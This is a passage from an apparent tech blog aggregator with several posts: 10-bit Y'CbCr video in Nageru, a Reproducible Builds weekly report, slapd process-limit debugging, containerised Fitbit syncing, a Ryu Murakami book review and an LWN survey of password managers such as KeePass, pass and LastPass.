but if not, would do in detail in some future blog post.
Filed under: Miscellenous Tagged: #Anupam Mishra, #Bankruptcy law, #Chennai model, #clean air, #clean water, #elections, #GST, #immigrant, #immigrants, #Maratha, #Maratha Light Infantry, #migration, #national parties, #Political party manifesto, #regional parties, #ride-sharing, #water availability, Rain Water Harvesting

Steinar H. Gunderson: 8-bit Y'CbCr ought to be enough for anyone?

If you take a random computer today, it's pretty much a given that it runs a 24-bit mode (8 bits of each of R, G and B); as we moved from palettized displays at some point during the 90s, we quickly went past 15- and 16-bit and settled on 24-bit. The reasons are simple; 8 bits per channel is easy to work with on CPUs, and it's on the verge of what human vision can distinguish, at least if you add some dither. As we've been slowly taking the CPU off the pixel path and replacing it with GPUs (which has specialized hardware for more kinds of pixels formats), changing formats have become easier, and there's some push to 10-bit (30-bit) deep color for photo pros, but largely, 8-bit per channel is where we are. Yet, I'm now spending time adding 10-bit input (and eventually also 10-bit output) to Nageru. Why? The reason is simple: Y'CbCr. Video traditionally isn't done in RGB, but in Y'CbCr; that is, a black-and-white signal (Y) and then two color-difference signals (Cb and Cr, roughly additional blueness and additional redness , respectively). We started doing this because it was convenient in analog TV (if you separate the two, black-and-white TVs can just ignore the color signal), but we kept doing it because it's very nice for reducing bandwidth: Human vision is much less sensitive to color than to brightness, so we can transfer the color channels in lower resolution and get away with it. (Also, a typical Bayer sensor can't deliver full color resolution anyway.) So most cameras and video codecs work in Y'CbCr, not RGB. Let's look at the implications of using 8-bit Y'CbCr, using a highly simplified model for, well, simplicity. Let's define Y = 1/3 (R + G + B), Cr = R - Y and Cb = B - Y. (The reverse transformation becomes R = Y + Cr, B = Y + Cb and G = 3Y - R - B.) This means that an RGB color such as pure gray ([127, 127, 127]) becomes [127, 0, 0]. All is good, and Y can go from 0 to 255, just like R, G and B can. A pure red ([255, 0, 0]) becomes [85, 170, 0], and a pure blue ([255, 0, 0]) becomes correspondingly [85, 0, 170]. But we can also have negative Cr and Cb values; a pure yellow ([0, 255, 255]) becomes [170, -170, 85], for instance. So we need to squeeze values from -170 to +170 into an 8-bit range, losing accuracy. Even worse, there are valid Y'CbCr triplets that don't correspond to meaningful RGB colors at all. For instance, Y'CbCr [255, 170, 0] would be RGB [425, 85, 255]; R is out of range! And Y'CbCr [255, -170, 0] would be RGB [85, -85, 255], that is, negative green. This isn't a problem for compression, as we can just avoid using those illegal colors with no loss of efficiency. But it means that the conversion in itself causes a loss; actually, if you do the maths on the real formulas (using the BT.601 standard), it turns out only 17% of the 24-bit Y'CbCr code words are valid! In other words, we lose about two and a half bits of data, and our 24 bits of accuracy have been reduced to 21.5. Or, to put it another way; 8-bit Y'CbCr is roughly equivalent to 7-bit RGB. Thus, pretty much all professional video uses 10-bit Y'CbCr. It's much more annoying to deal with (especially when you've got subsampling!), but if you're using SDI, there's not even any 8-bit version defined, so if you insist on 8-bit, you're taking data you're getting on the wire (whether you want it or not) and throwing 20% of it away. UHDTV standards (using HEVC) are also simply not defined for 8-bit; it's 10- and 12-bit only, even on the codec level. Parts of this is because UHDTV also supports HDR, so you have a wider RGB range than usual to begin with, and 8-bit would cause excessive banding. Using it on the codec level makes a lot of sense for another reason, namely that you reduce internal roundoff errors during processing by a lot; errors equal noise, and noise is bad for compression. I've seen numbers of 15% lower bitrate for H.264 at the same quality, although you also have to take into account that the encoeder also needs more CPU power that you could have used for a higher preset in 8-bit. I don't know how the tradeoff here works out, and you also have to take into account decoder support for 10-bit, especially when it comes to hardware. (When it comes to HEVC, Intel didn't get full fixed-function 10-bit support before Kaby Lake!) So indeed, 10-bit Y'CbCr makes sense even for quite normal video. It isn't a no-brainer to turn it on, though even though Nageru uses a compute shader to convert the 4:2:2 10-bit Y'CbCr to something the GPU can sample from quickly (ie., the CPU doesn't need to touch it), and all internal processing is in 16-bit floating point anyway, it still takes a nonzero amount of time to convert compared to just blasting through 8-bit, so my ultraportable probably won't make it anymore. (A discrete GPU has no issues at all, of course. My laptop converts a 720p frame in about 1.4 ms, FWIW.) But it's worth considering when you want to squeeze even more quality out of the system. And of course, there's still 10-bit output support to be written...

Reproducible builds folks: Reproducible Builds: week 95 in Stretch cycle

Here's what happened in the Reproducible Builds effort between Sunday February 12 and Saturday February 18 2017: Upcoming Events The Reproducible Build Zoo will be presented by Vagrant Cascadian at the Embedded Linux Conference in Portland, Oregon, February 22nd. Introduction to Reproducible Builds will be presented by Vagrant Cascadian at Scale15x in Pasadena, California, March 5th. Toolchain development and fixes Ximin Luo posted a preliminary spec for BUILD_PATH_PREFIX_MAP, bringing together work and research from previous weeks. Ximin refactored and consolidated much of our existing documentation on both SOURCE_DATE_EPOCH and BUILD_PATH_PREFIX_MAP into one unified page, Standard Environment Variables, with extended discussion on related solutions and how these all fit into people's ideas of what reproducible builds should look like in the long term. The specific pages for each variable still remain, at Timestamps Proposal and Build Path Proposal, only without content that was previously duplicated on both pages. Ximin filed #855282 against devscripts for debsign(1) to support buildinfo files, and wrote an initial series of patches for it with some further additions from Guillem Jover. Packages reviewed and fixed, and bugs filed Chris Lamb: Reviews of unreproducible packages 35 package reviews have been added, 1 have been updated and 17 have been removed in this week, adding to our knowledge about identified issues. 1 issue type has been added: Weekly QA work During our reproducibility testing, the following FTBFS bugs have been detected and reported by: diffoscope development diffoscope 77 was uploaded to unstable by Mattia Rizzolo. It included contributions from: strip-nondeterminism development strip-nondeterminism 0.031-1 was uploaded to unstable by Chris Lamb. It included contributions from: strip-nondeterminism 0.031-1~bpo8+1 was uploaded to jessie-backports by Mattia. tests.reproducible-builds.org Misc. This week's edition was written by Ximin Luo & reviewed by a bunch of Reproducible Builds folks on IRC & the mailing lists.

Arturo Borrero Gonz lez: About process limits, round 2

htop I was wrong. After the other blog post About process limits, some people contacted me with additional data and information. I myself continued to investigate on the issue, so I have new facts. I read again the source code of the slapd daemon and the picture seems clearer now. A new message appeared in the log files:

[...]
Feb 20 06:26:03 slapd[18506]: daemon: 1025 beyond descriptor table size 1024
[...]
This message is clearly produced by the daemon itself, and searching for the string leads to this source code, in servers/slapd/daemon.c:
[...]
sfd = SLAP_SOCKNEW( s );
/* make sure descriptor number isn't too great */
if ( sfd >= dtblsize )  
	Debug( LDAP_DEBUG_ANY,
		"daemon: %ld beyond descriptor table size %ld\n",
		(long) sfd, (long) dtblsize, 0 );
	tcp_close(s);
	ldap_pvt_thread_yield();
	return 0;
 
[...]
In that same file, dtblsize is set to:
[...]
#ifdef HAVE_SYSCONF
        dtblsize = sysconf( _SC_OPEN_MAX );
#elif defined(HAVE_GETDTABLESIZE)
        dtblsize = getdtablesize();
#else /* ! HAVE_SYSCONF && ! HAVE_GETDTABLESIZE */
        dtblsize = FD_SETSIZE;
#endif /* ! HAVE_SYSCONF && ! HAVE_GETDTABLESIZE */
[...]
If you keep pulling the string, the first two options use system limits to know the value, getrlimit(), and the last one uses a fixed value of 4096 (set at build time). It turns out that this routine slapd_daemon_init() is called once, at daemon startup (see main() function at servers/slapd/main.c). So the daemon is limiting itself to the limit imposed by the system at daemon startup time. That means that our previous limits settings at runtime was not being read by the slapd daemon. Let s back to the previous approach of establishing the process limits by setting them on the user. The common method is to call ulimit in the init.d script (or systemd service file). One of my concerns of this approach was that slapd runs as a different user, usually openldap. Again, reading the source code:
[...]
if( check == CHECK_NONE && slapd_daemon_init( urls ) != 0 )  
	rc = 1;
        SERVICE_EXIT( ERROR_SERVICE_SPECIFIC_ERROR, 16 );
        goto stop;
 
#if defined(HAVE_CHROOT)
	if ( sandbox )  
		if ( chdir( sandbox ) )  
			perror("chdir");
			rc = 1;
			goto stop;
		 
		if ( chroot( sandbox ) )  
			perror("chroot");
			rc = 1;
			goto stop;
		 
	 
#endif
#if defined(HAVE_SETUID) && defined(HAVE_SETGID)
	if ( username != NULL   groupname != NULL )  
		slap_init_user( username, groupname );
	 
#endif
[...]
So, the slapd daemon first reads the limits and then change user to openldap, (the slap_init_user() function). We can then asume that if we set the limits to the root user, calling ulimit in the init.d script, the slapd daemon will actually inherint them. This is what is originally suggested in debian bug #660917. Let s use this solution for now. Many thanks to John Hughes john@atlantech.com for the clarifications via email.

20 February 2017

Ritesh Raj Sarraf: Setting up appliances - the new way

I own a Fitbit Surge. But Fitibit chose to remain exclusive in terms of interoperability. Which means to make any sense out of the data that the watch gathers, you need to stick with what Fitbit mandates. Fair enough in today's trends. It also is part of their business model to restrict useful aspects of the report to Premium Membership. Again, fair enough in today's business' trends. But a nice human chose to write a bridge; to extract Fitbit data and feed into Google Fit. The project is written in Python, so you can get it to work on most common computer platforms. I never bothered to package this tool for Debian, because I never was sure when I'd throw away the Fitbit. But until that happens, I decided to use the tool to sync my data to Google Fit. Which led me to requirements.txt This project's requirement.txt lists versioned module dependencies, of which many modules in Debian, were either older or newer than what was mentioned in the requirements. To get the tool working, I installed it the pip way. 3 months later, something broke and I needed to revisit the installed modules. At that point, I realized that there's no such thing as: pip upgrade That further led me to dig on why anyone wouldn't add something so simple, because today, in the days of pip, snap, flatpak and dockers, Distributions are predicted to go obsolete and irrelevant. Users should get the SOURCES directly from the developers. But just looking at the date the bug was filed, killed my enthusiasm any further. So, without packaging for Debian, and without installing through pip, I was happy that my init has the ability to create confined and containerized environments, something that I could use to get the job done.
rrs@chutzpah:~$ sudo machinectl login fitbit
[sudo] password for rrs:
Connected to machine fitbit. Press ^] three times within 1s to exit session.
Debian GNU/Linux 9 fitbit pts/0
fitbit login: root
Last login: Fri Feb 17 12:44:25 IST 2017 on pts/1
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@fitbit:~# tail -n 25 /var/tmp/lxc/fitbit-google.log
synced calories - 1440 data points
------------------------------   2017-02-19  -------------------------
synced steps - 1440 data points
synced distance - 1440 data points
synced heart_rate - 38215 data points
synced weight - 0 logs
synced body_fat - 0 logs
synced calories - 1440 data points
------------------------------   2017-02-20  -------------------------
synced steps - 1270 data points
synced distance - 1270 data points
synced heart_rate - 32547 data points
synced weight - 0 logs
synced body_fat - 0 logs
synced calories - 1271 data points
Synced 7 exercises between : 2017-02-15 -- 2017-02-20
--------------------------------------------------------------------------
                                     Like it ?
star the repository : https://github.com/praveendath92/fitbit-googlefit
--------------------------------------------------------------------------
root@fitbit:~#

Categories:

Keywords:

Like:

Norbert Preining: Ryu Murakami Tokyo Decadence

The other Murakami, Ryu Murakami ( ), is hard to compare to the more famous Haruki. His collection of stories reflects the dark sides of Tokyo, far removed from the happy world of AKB48 and the like. Criminals, prostitutes, depression, loss. A bleak image onto a bleak society.
This collection of short stories is a consequent deconstruction of happiness, love, everything we believe to make our lives worthwhile. The protagonists are idealistic students loosing their faith, office ladies on aberrations, drunkards, movie directors, the usual mixture. But the topic remains constant the unfulfilled search for happiness and love.
I felt I was beginning to understand what happiness is about. It isn t about guzzling ten or twenty energy drinks a day, barreling down the highway for hours at a time, turning over your paycheck to your wife without even opening the envelope, and trying to force your family to respect you. Happiness is based on secrets and lies.Ryu Murakami, It all started just about a year and a half ago
A deep pessimistic undertone is echoing through these stories, and the atmosphere and writing reminds of Charles Bukowski. This pessimism resonates in the melancholy of the running themes in the stories, Cuban music. Murakami was active in disseminating Cuban music in Japan, which included founding his own label. Javier Olmo s pieces are often the connecting parts, as well as lending the short stories their title: Historia de un amor, Se fu .
The belief that what s missing now used to be available to us is just an illusion, if you ask me. But the social pressure of You ve got everything you need, what s your problem? is more powerful than you might ever think, and it s hard to defend yourself against it. In this country it s taboo even to think about looking for something more in life.Ryu Murakami, Historia de un amor
It is interesting to see that on the surface, the women in the stories are the broken characters, leading feminists to incredible rants about the book, see the rant^Wreview of Blake Fraina at Goodreads:
I ll start by saying that, as a feminist, I m deeply suspicious of male writers who obsess over the sex lives of women and, further, have the audacity to write from a female viewpoint
female characters are pretty much all pathetic victims of the male characters
I wish there was absolutely no market for stuff like this and I particularly discourage women readers from buying it Blake Fraina, Goodreads review
On first sight it might look like that the female characters are pretty much all pathetic victims of the male characters, but in fact it is the other way round, the desperate characters, the slaves of their own desperation, are the men, and not the women, in these stories. It is dual to the situation in Hitomi Kanehara s Snakes and Earrings, where on first sight the tattooist and the outlaw friends are the broken characters, but the really cracked one is the sweet Tokyo girly.
Male-female relationships are always in transition. If there s no forward progress, things tend to slip backwards.Ryu Murakami, Se fu
Final verdict: Great reading, hard to put down, very much readable and enjoyable, if one is in the mood of dark and depressing stories. And last but not least, don t trust feminist book reviews.

19 February 2017

Gregor Herrmann: RC bugs 2016/52-2017/07

debian is in deep freeze for the upcoming stretch release. still, I haven't dived into fixing "general" release-critical bugs yet; so far I mostly kept to working on bugs in the debian perl group: thanks to the release team for pro-actively unblocking the packages with fixes which were uploaded after the begin of the freeze!

15 February 2017

Antoine Beaupr : A look at password managers

As we noted in an earlier article, passwords are a liability and we'd prefer to get rid of them, but the current reality is that we do use a plethora of passwords in our daily lives. This problem is especially acute for technology professionals, particularly system administrators, who have to manage a lot of different machines. But it also affects regular users who still use a large number of passwords, from their online bank to their favorite social-networking site. Despite the remarkable memory capacity of the human brain, humans are actually terrible at recalling even short sets of arbitrary characters with the precision needed for passwords. Therefore humans reuse passwords, make them trivial or guessable, write them down on little paper notes and stick them on their screens, or just reset them by email every time. Our memory is undeniably failing us and we need help, which is where password managers come in. Password managers allow users to store an arbitrary number of passwords and just remember a single password to unlock them all. But there is a large variety of password managers out there, so which one should we be using? At my previous job, an inventory was done of about 40 different free-software password managers in different stages of development and of varying quality. So, obviously, this article will not be exhaustive, but instead focus on a smaller set of some well-known options that may be interesting to readers.

KeePass: the popular alternative The most commonly used password-manager design pattern is to store passwords in a file that is encrypted and password-protected. The most popular free-software password manager of this kind is probably KeePass. An important feature of KeePass is the ability to auto-type passwords in forms, most notably in web browsers. This feature makes KeePass really easy to use, especially considering it also supports global key bindings to access passwords. KeePass databases are designed for simultaneous access by multiple users, for example, using a shared network drive. KeePass has a graphical interface written in C#, so it uses the Mono framework on Linux. A separate project, called KeePassX is a clean-room implementation written in C++ using the Qt framework. Both support the AES and Twofish encryption algorithms, although KeePass recently added support for the ChaCha20 cipher. AES key derivation is used to generate the actual encryption key for the database, but the latest release of KeePass also added using Argon2, which was the winner of the July 2015 password-hashing competition. Both programs are more or less equivalent, although the original KeePass seem to have more features in general. The KeePassX project has recently been forked into another project now called KeePassXC that implements a set of new features that are present in KeePass but missing from KeePassX like:
  • auto-type on Linux, Mac OS, and Windows
  • database merging which allows multi-user support
  • using the web site's favicon in the interface
So far, the maintainers of KeePassXC seem to be open to re-merging the project "if the original maintainer of KeePassX in the future will be more active and will accept our merge and changes". I can confirm that, at the time of writing, the original KeePassX project now has 79 pending pull requests and only one pull request was merged since the last release, which was 2.0.3 in September 2016. While KeePass and derivatives allow multiple users to access the same database through the merging process, they do not support multi-party access to a single database. This may be a limiting factor for larger organizations, where you may need, for example, a different password set for different technical support team levels. The solution in this case is to use separate databases for each team, with each team using a different shared secret.

Pass: the standard password manager? I am currently using password-store, or pass, as a password manager. It aims to be "the standard Unix password manager". Pass is a GnuPG-based password manager that features a surprising number of features given its small size:
  • copy-paste support
  • Git integration
  • multi-user/group support
  • pluggable extensions (in the upcoming 1.7 release)
The command-line interface is simple to use and intuitive. The following, will, for example, create a pass repository, a 20 character password for your LWN account and copy it to the clipboard:
    $ pass init
    $ pass generate -c lwn 20
The main issue with pass is that it doesn't encrypt the name of those entries: if someone were to compromise my machine, they could easily see which sites I have access to simply by listing the passwords stored in ~/.password-store. This is a deliberate design decision by the upstream project, as stated by a mailing list participant, Allan Odgaard:
Using a single file per item has the advantage of shell completion, using version control, browse, move and rename the items in a file browser, edit them in a regular editor (that does GPG, or manually run GPG first), etc.
Odgaard goes on to point out that there are alternatives that do encrypt the entire database (including the site names) if users really need that feature. Furthermore, there is a tomb plugin for pass that encrypts the password store in a LUKS container (called a "tomb"), although it requires explicitly opening and closing the container, which makes it only marginally better than using full disk encryption system-wide. One could also argue that password file names do not hold secret information, only the site name and username, perhaps, and that doesn't require secrecy. I do believe those should be kept secret, however, as they could be used to discover (or prove) which sites you have access to and then used to perform other attacks. One could draw a parallel with the SSH known_hosts file, which used to be plain text but is now hashed so that hosts are more difficult to discover. Also, sharing a database for multi-user support will require some sort of file-sharing mechanism. Given the integrated Git support, this will likely involve setting up a private Git repository for your team, something which may not be accessible to the average Linux user. Nothing keeps you, however, from sharing the ~/.password-store directory through another file sharing mechanism like (say) Syncthing or Dropbox. You can use multiple distinct databases easily using the PASSWORD_STORE_DIR environment variable. For example, you could have a shell alias to use a different repository for your work passwords with:
    alias work-pass="PASSWORD_STORE_DIR=~/work-passwords pass"
Group support comes from a clever use of the GnuPG multiple-recipient encryption support. You simply have to specify multiple OpenPGP identities when initializing the repository, which also works in subdirectories:
    $ pass init -p Ateam me@example.com joelle@example.com
    mkdir: created directory '/home/me/.password-store/Ateam'
    Password store initialized for me@example.com, joelle@example.com
    [master 0e3dbe7] Set GPG id to me@example.com, joelle@example.com.
     1 file changed, 2 insertions(+)
     create mode 100644 Ateam/.gpg-id
The above will configure pass to encrypt the passwords in the Ateam directory for me@example.com and joelle@example.com. Pass depends on GnuPG to do the right thing when encrypting files and how those identities are treated is entirely delegated to GnuPG's default configuration. This could lead to problems if arbitrary keys can be injected into your key ring, which could confuse GnuPG. I would therefore recommend using full key fingerprints instead of user identifiers. Regarding the actual encryption algorithms used, in my tests, GnuPG 1.4.18 and 2.1.18 seemed to default to 256-bit AES for encryption, but that has not always been the case. The chosen encryption algorithm actually depends on the recipient's key preferences, which may vary wildly: older keys and versions may use anything from 128-bit AES to CAST5 or Triple DES. To figure out which algorithm GnuPG chose, you may want to try this pipeline:
    $ echo test   gpg -e -r you@example.com   gpg -d -v
    [...]
    gpg: encrypted with 2048-bit RSA key, ID XXXXXXX, created XXXXX
      "You Person You <you@example.com>"
    gpg: AES256 encrypted data
    gpg: original file name=''
    test
As you can see, pass is primarily a command-line application, which may make it less accessible to regular users. The community has produced different graphical interfaces that are either using pass directly or operate on the storage with their own GnuPG integration. I personally use pass in combination with Rofi to get quick access to my passwords, but less savvy users may want to try the QtPass interface, which should be more user-friendly. QtPass doesn't actually depend on pass and can use GnuPG directly to interact with the pass database; it is available for Linux, BSD, OS X, and Windows.

Browser password managers Most users are probably already using a password manager through their web browser's "remember password" functionality. For example, Chromium will ask if you want it to remember passwords and encrypt them with your operating system's facilities. For Windows, this encrypts the passwords with your login password and, for GNOME, it will store the passwords in the gnome-keyring storage. If you synchronize your Chromium settings with your Google account, Chromium will store those passwords on Google's servers, encrypted with a key that is stored in the Google Account itself. So your passwords are then only as safe as your Google account. Note that this was covered here in 2010, although back then Chromium didn't synchronize with the Google cloud or encrypt with the system-level key rings. That facility was only added in 2013. In Firefox, there's an optional, profile-specific master password that unlocks all passwords. In this case, the issue is that browsers are generally always open, so the vault is always unlocked. And this is for users that actually do pick a master password; users are often completely unaware that they should set one. The unlocking mechanism is a typical convenience-security trade-off: either users need to constantly input their master passwords to login or they don't, and the passwords are available in the clear. In this case, Chromium's approach of actually asking users to unlock their vault seems preferable, even though the developers actually refused to implement the feature for years. Overall, I would recommend against using a browser-based password manager. Even if it is not used for critical sites, you will end up with hundreds of such passwords that are vulnerable while the browser is running (in the case of Firefox) or at the whim of Google (in the case of Chromium). Furthermore, the "auto-fill" feature that is often coupled with browser-based password managers is often vulnerable to serious attacks, which is mentioned below. Finally, because browser-based managers generally lack a proper password generator, users may fail to use properly generated passwords, so they can then be easily broken. A password generator has been requested for Firefox, according to this feature request opened in 2007, and there is a password generator in Chrome, but it is disabled by default and hidden in the mysterious chrome://flags URL.

Other notable password managers Another alternative password manager, briefly mentioned in the previous article, is the minimalistic Assword password manager that, despite its questionable name, is also interesting. Its main advantage over pass is that it uses a single encrypted JSON file for storage, and therefore doesn't leak the name of the entries by default. In addition to copy/paste, Assword also supports automatically entering passphrases in fields using the xdo library. Like pass, it uses GnuPG to encrypt passphrases. According to Assword maintainer Daniel Kahn Gillmor in email, the main issue with Assword is "interaction between generated passwords and insane password policies". He gave the example of the Time-Warner Cable registration form that requires, among other things, "letters and numbers, between 8 and 16 characters and not repeat the same characters 3 times in a row". Another well-known password manager is the commercial LastPass service which released a free-software command-line client called lastpass-cli about three years ago. Unfortunately, the server software of the lastpass.com service is still proprietary. And given that LastPass has had at least two serious security breaches since that release, one could legitimately question whether this is a viable solution for storing important secrets. In general, web-based password managers expose a whole new attack surface that is not present in regular password managers. A 2014 study by University of California researchers showed that, out of five password managers studied, every one of them was vulnerable to at least one of the vulnerabilities studied. LastPass was, in particular, vulnerable to a cross-site request forgery (CSRF) attack that allowed an attacker to bypass account authentication and access the encrypted database.

Problems with password managers When you share a password database within a team, how do you remove access to a member of the team? While you can, for example, re-encrypt a pass database with new keys (thereby removing or adding certain accesses) or change the password on a KeePass database, a hostile party could have made a backup of the database before the revocation. Indeed, in the case of pass, older entries are still in the Git history. So access revocation is a problematic issue found with all shared password managers, as it may actually mean going through every password and changing them online. This fundamental problem with shared secrets can be better addressed with a tool like Vault or SFLvault. Those tools aim to provide teams with easy ways to store dynamic tokens like API keys or service passwords and share them not only with other humans, but also make them accessible to machines. The general idea of those projects is to store secrets in a central server and send them directly to relevant services without human intervention. This way, passwords are not actually shared anymore, which is similar in spirit to the approach taken by centralized authentication systems like Kerberos. If you are looking at password management for teams, those projects may be worth a look. Furthermore, some password managers that support auto-typing were found to be vulnerable to HTML injection attacks: if some third-party ad or content is able to successfully hijack the parent DOM content, it masquerades as a form that could fool auto-typing software as demonstrated by this paper that was submitted at USENIX 2014. Fortunately, KeePass was not vulnerable according to the security researchers, but LastPass was, again, vulnerable.

Future of password managers? All of the solutions discussed here assume you have a trusted computer you regularly have access to, which is a usage pattern that seems to be disappearing with a majority of the population. You could consider your phone to be that trusted device, yet a phone can be lost or stolen more easily than a traditional workstation or even a laptop. And while KeePass has Android and iOS ports, those do not resolve the question of how to share the password storage among those devices or how to back them up. Password managers are fundamentally file-based, and the "file" concept seems to be quickly disappearing, faster than we technologists sometimes like to admit. Looking at some relatives' use of computers, I notice it is less about "files" than images, videos, recipes, and various abstract objects that are stored in the "cloud". They do not use local storage so much anymore. In that environment, password managers lose their primary advantage, which is a local, somewhat offline file storage that is not directly accessible to attackers. Therefore certain password managers are specifically designed for the cloud, like LastPass or web browser profile synchronization features, without necessarily addressing the inherent issues with cloud storage and opening up huge privacy and security issues that we absolutely need to address. This is where the "password hasher" design comes in. Also known as "stateless" or "deterministic" password managers, password hashers are emerging as a convenient solution that could possibly replace traditional password managers as users switch from generic computing platforms to cloud-based infrastructure. We will cover password hashers and the major security challenges they pose in a future article.
Note: this article first appeared in the Linux Weekly News.

Next.

Previous.